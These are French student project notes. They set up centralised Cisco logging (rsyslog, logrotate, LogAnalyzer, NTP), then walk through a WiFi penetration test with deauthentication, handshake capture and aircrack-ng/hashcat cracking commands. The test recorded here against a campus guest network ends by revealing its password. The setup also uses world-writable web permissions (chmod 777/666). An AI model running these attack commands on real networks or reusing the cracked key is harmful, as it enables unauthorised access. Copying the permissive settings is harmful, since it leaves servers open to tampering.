:fromhost-ip, isequal, "192.168.99.13" /var/log/cisco/switch_bat_b.log
& /var/log/cisco/all.log
& stop

:fromhost-ip, isequal, "192.168.99.1" /var/log/cisco/routeur.log
& /var/log/cisco/all.log
& stop
```

4. Création du dossier et droits

```
sudo mkdir -p /var/log/cisco
sudo chown syslog:adm /var/log/cisco
sudo chmod 755 /var/log/cisco
sudo chmod 644 /var/log/cisco/*.log
sudo systemctl restart rsyslog
```

5. Rotation des logs (365 jours)

`/etc/logrotate.d/cisco` :

```
/var/log/cisco/*.log {
    daily
    rotate 365
    compress
    missingok
    notifempty
    postrotate
        systemctl restart rsyslog
```

```
    endscript
}
```

6. Installation Loganalyzer

```
sudo apt install apache2 php libapache2-mod-php -y
cd /tmp
wget https://download.adiscon.com/loganalyzer/loganalyzer-4.1.13.tar.gz
tar xzvf loganalyzer-4.1.13.tar.gz
sudo cp -r loganalyzer-4.1.13/src /var/www/html/loganalyzer
sudo chmod 777 /var/www/html/loganalyzer
cd /var/www/html/loganalyzer
sudo touch config.php
sudo chmod 666 config.php
```

7. Droits de lecture Loganalyzer

```
sudo chmod 644 /var/log/syslog
sudo chmod 644 /var/log/cisco/*.log
```

8. Vérifications

```
# Port 514 ouvert
sudo ss -ulnp | grep 514

# Paquets reçus
sudo tcpdump -i any port 514 -nn

# Fichiers de logs
ls /var/log/cisco/

# Logs en temps réel
tail -f /var/log/cisco/switch_bat_a.log
tail -f /var/log/cisco/switch_bat_b.log
tail -f /var/log/cisco/routeur.log

# Validation config rsyslog
sudo rsyslogd -N1 2>&1
```

Résultat final

- Logs reçus en temps réel depuis les 3 équipements
- Fichiers séparés par équipement
- Rotation 365 jours
- Interface web Loganalyzer accessible sur `http://192.168.99.7/loganalyzer`
- Filtrage par Facility, Severity, Hostname disponible

Déploiement NTP + Syslog

1. NTP - Synchronisation temporelle

Objectif : Garantir une horodatage cohérent sur tous les équipements, indispensable pour corréler les logs.

- Chaque équipement Cisco (switchs + routeur) est configuré en client NTP pointant vers le serveur NTP du projet.
- La commande "ntp server <IP>" est appliquée sur chaque équipement.
- Le service "service timestamps log datetime msec" est ctivé pour horodater les logs avec précision (millisecondes).
- La timezone est uniformisée "clock timezone"

2. Syslog - Centralisation des journaux

Objectif : Collecter les événements réseau de tous les équipements vers un point central pour analyse et archivage.

Sur les équipements Cisco :

- Envoi des logs vers le NAS : "logging host 192.168.99.7"
- Niveau de sévérité retenu : informational (niveau 6)
- Action des événements pertinents :
  - logging buffered (tampon local)
  - archive log config (changements de configuration)
  - Spanning-Tree, authentification (login), interfaces

Sur le serveur de logs (Ubuntu 22.04.5 LTS)

- Rsyslog configuré pour recevoir les logs UDP / TCP (port 514) et les router par équipement dans "/var/log/cisco/<nom-équipement>.log
- Rotation des logs via "logrotate" avec rétention 365 jours (recommandation ANSSI)
- Loganalyzer déployé comme interface web de consultation et d'analyse des logs

3. Limitation du buffer de logs sur les Cisco

Objectif : Eviter la saturation de la mémoire des switchs et routeur.

```
logging buffered 16384 informational
```

- 16384 octets (16Ko) - valeur raisonnable pour un swich/routeur

- Evite la consommation excessive de RAM tout en gardant un historique local court.

```
no logging console     OU     logging console critical
```

Le logging console est très gourmand si une session est active. Le couper ou ne garder que les événements critiques est une bonne pratique.

```
no logging monitor
```

Inutile en production / démo, consomme des ressources inutilement.

```
logging host 192.168.99.7
logging trap informational
```

Le NAS stocke, le switch transmet et puis oublie.

Etudier les aspects techniques et mettre en oeuvre des tests de pénétration (SSID + mot de passe) sur le réseau Wifi.

Prérequis

Avant de commencer, vérifier que la carte WiFi supporte le **mode moniteur :**

```
# Identifier la carte WiFi
iwconfig
airmon-ng check kill          # Stopper les processus conflictuels
airmon-ng start wlan0         # Activer le mode moniteur → wlan0mon
```

Phase 1 & 2 — Reconnaissance et scan

```
# Lister tous les réseaux à portée
airodump-ng wlan0mon

# Cibler la borne de test une fois le BSSID repéré
# (remplacer XX:XX:XX:XX:XX:XX et le canal réel)
airodump-ng -c <canal> --bssid XX:XX:XX:XX:XX:XX -w /root/capture/irs-si wlan0mon
```

Ce que l'on collecte : BSSID, ESSID (SSID), canal, type de chiffrement (WPA2/WPA3), RSSI, liste des clients connectés.

Phase 3 — Capture du handshake WPA2

Le handshake 4-way s'échange lors de l'association client/AP. On force une reconnexion par déauthentification :

```
# Dans un second terminal (laisser airodump-ng tourner)
# -0 : nb de paquets deauth, -a : BSSID AP, -c : MAC client (optionnel)
aireplay-ng -0 5 -a XX:XX:XX:XX:XX:XX -c YY:YY:YY:YY:YY:YY wlan0mon
```

Airodump-ng affiche `WPA handshake: XX:XX:XX...` en haut à droite quand c'est capturé. Le fichier `.cap` est écrit dans `/root/capture/`.

Phase 4 — Craquage du mot de passe

Avec aircrack-ng (dictionnaire)

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt \
            -b XX:XX:XX:XX:XX:XX /root/capture/irs-si-01.cap
```

Avec hashcat (GPU, plus rapide)

```
# Convertir le .cap en format hc22000
hcxtools-dpkt -o /root/capture/irs-si.hc22000 /root/capture/irs-si-01.cap
# ou :
cap2hccapx /root/capture/irs-si-01.cap /root/capture/irs-si.hccapx

# Attaque dictionnaire
hashcat -m 22000 /root/capture/irs-si.hc22000 \
        /usr/share/wordlists/rockyou.txt

# Attaque par règles (variantes communes)
hashcat -m 22000 /root/capture/irs-si.hc22000 \
        /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
```

Phase 5 — Post-exploitation

Une fois le mot de passe obtenu :

```
# Reconnecter Kali sur le réseau WiFi de test
nmcli dev wifi connect "<SSID>" password "<motdepasse>" ifname wlan0

# Scan du réseau interne (VLAN 40)
nmap -sV -O 192.168.10.192/27

# Identifier hôtes actifs
nmap -sn 192.168.10.192/27
```

Kali outil utilisé

Cible identifiée

- **SSID** : `Visiteurs-IRS`
- **BSSID** : `70:F3:5A:27:95:30`
- **Canal** : 1
- **Chiffrement** : WPA2 CCMP PSK
- **Puissance** : -46 dBm (signal fort, proximité immédiate)
- **WPS** : activé (avec Fern)
- **Client connecté** : `2A:B7:E8:82:79:BE`

Phase 1 — Préparation de l'interface

```
airmon-ng check kill
airmon-ng start wlan0mon
iwconfig wlan0mon
```

Résultat : `wlan0mon` en **Mode Monitor**, fréquence 2.442 GHz (canal 6 par défaut, reconfiguré ensuite sur canal 1).

Phase 2 — Scan des réseaux

`airodump-ng` a détecté **235 AP** au total dans l'environnement (visible dans Fern). Le scan a permis d'identifier `Visiteurs-IRS` parmi d'autres réseaux présents (StJoCampus, StJoLaSalle, StJoProf, Freebox, SNIR_cyber, MC...).

Phase 3 — Ciblage et capture du trafic

```
sudo airodump-ng -c 1 --bssid 70:F3:5A:27:95:30 -w capture_wifi wlan0mon
```

Fichier créé : `capture_wifi-02.cap` — 3061 paquets capturés. Le client `2A:B7:E8:82:79:BE` est visible avec 7449 frames et des trames **EAPOL** (échanges du handshake).

Phase 4 — Déauthentification

```
sudo aireplay-ng --deauth 10 -a 70:F3:5A:27:95:30 -c 2A:B7:E8:82:79:BE wlan0mon
```

10 paquets DeAuth dirigés envoyés au client `2A:B7:E8:82:79:BE` entre 09:00:26 et 09:00:31. Le client a été forcé à se reconnecter, déclenchant l'échange du handshake WPA2.

Phase 5 — Validation du handshake

```
sudo aircrack-ng capture_wifi-02.cap
```

Résultat : **WPA (1 handshake)** confirmé pour `Visiteurs-IRS` / `70:F3:5A:27:95:30`. Le fichier `.cap` est valide et exploitable.

Phase 6 — Craquage du mot de passe

Tentative 1 — rockyou.txt (14 344 391 entrées) :

- Vitesse : 3230 k/s
- Temps estimé : 1h12 — mot de passe non trouvé dans rockyou (gros fichier avec 14 millions de mot de passe)

Tentative 2 — wordlistperso.txt (liste personnalisée) :

```
sudo aircrack-ng capture_wifi-02.cap -w /home/kali/Desktop/wordlistperso.txt
```

- 7/16 clés testées en moins d'une seconde
- **KEY FOUND! [stjolorient]**